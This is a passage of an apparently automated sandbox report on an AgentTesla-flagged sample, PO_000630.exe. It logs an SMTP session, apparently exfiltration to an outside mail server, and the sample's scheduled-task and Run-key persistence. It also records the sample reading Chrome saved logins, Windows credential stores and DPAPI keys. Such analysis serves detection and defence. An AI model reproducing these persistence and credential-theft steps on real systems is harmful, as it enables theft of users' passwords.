May 12, 2021 19:45:27.543327093 CEST	587	49743	166.62.7.52	192.168.2.6	334 UGFzc3dvcmQ6
May 12, 2021 19:45:27.852607012 CEST	587	49743	166.62.7.52	192.168.2.6	235 Authentication succeeded
May 12, 2021 19:45:27.856221914 CEST	49743	587	192.168.2.6	166.62.7.52	MAIL FROM:<ppc@sarojprints.com>
May 12, 2021 19:45:28.132860899 CEST	587	49743	166.62.7.52	192.168.2.6	250 OK
May 12, 2021 19:45:28.136817932 CEST	49743	587	192.168.2.6	166.62.7.52	RCPT TO:<ppc@sarojprints.com>
May 12, 2021 19:45:28.413588047 CEST	587	49743	166.62.7.52	192.168.2.6	250 Accepted
May 12, 2021 19:45:28.436723948 CEST	49743	587	192.168.2.6	166.62.7.52	DATA
May 12, 2021 19:45:28.713337898 CEST	587	49743	166.62.7.52	192.168.2.6	354 Enter message, ending with "." on a line by itself
May 12, 2021 19:45:28.965313911 CEST	49743	587	192.168.2.6	166.62.7.52	.
May 12, 2021 19:45:29.249965906 CEST	587	49743	166.62.7.52	192.168.2.6	250 OK id=1lgsvI-0044I2-HP

Code Manipulations

Statistics

Behavior

- PO_000630.exe
- schtasks.exe
- conhost.exe
- RegSvcs.exe



Click to jump to process

System Behavior

Analysis Process: PO_000630.exe PID: 6444 Parent PID: 5848

General

Start time:	19:43:44
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO_000630.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO_000630.exe'
Imagebase:	0x900000
File size:	768512 bytes
MD5 hash:	1FB20B0D0B5817E8485171B8271D2709
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.353447164.0000000004033000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.353447164.0000000004033000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Roaming\wDToQaa.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD51E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp647A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD57038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO_000630.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E21C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp647A.tmp	success or wait	1	6CD56A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wDToQaa.exe	unknown	768512	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b1 88 cf 9e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 b0 0b 00 00 08 00 00 00 00 00 00 92 ce 0b 00 00 20 00 00 00 e0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................. ....0.................. ....@.. ....@................	success or wait	1	6CD51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp647A.tmp	unknown	1652	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </Registratio	success or wait	1	6CD51B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO_000630.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E21C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Users\user\Desktop\PO_000630.exe	unknown	768512	success or wait	1	6CD51B4F	ReadFile

Analysis Process: schtasks.exe PID: 6660 Parent PID: 6444

General

Start time:	19:43:50
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\wDToQaa' /XML 'C:\Users\user\AppData\Local\Temp\tmp647A.tmp'
Imagebase:	0x910000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp647A.tmp	unknown	2	success or wait	1	91AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp647A.tmp	unknown	1653	success or wait	1	91ABD9	ReadFile

Analysis Process: conhost.exe PID: 6668 Parent PID: 6660

General

Start time:	19:43:50
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 6748 Parent PID: 6444

General

Start time:	19:43:50
Start date:	12/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x520000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.600053840.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.600053840.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.601873571.00000000027D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD5BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD5DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	45152	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 8e 5a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 83 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 00 00 00 02 00 00 a9 22 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...zX.Z.......... ....0..d..........V.... ....@.. ...."....`................	success or wait	1	6CD5DD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6CD51B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DEECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DEECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD51B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD51B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD51B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CD51B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\84f1b669-ace5-4ae9-98f6-5817721aa880	unknown	4096	success or wait	1	6CD51B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CD51B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6CD5646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CD5DE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 952 Parent PID: 3440

General

Start time:	19:44:21
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x640000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E21C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CD51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CD51B4F	WriteFile
\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] A ssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target applicat ion, error if it already exist s... /exapp	success or wait	3	6CD51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or inte rfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CD51B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..	success or wait	1	6E21C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile

Analysis Process: conhost.exe PID: 5812 Parent PID: 952

General

Start time:	19:44:21
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 6188 Parent PID: 3440

General

Start time:	19:44:29
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x9d0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CD51B4F	WriteFile
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CD51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] A ssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp	success or wait	3	6CD51B4F	WriteFile
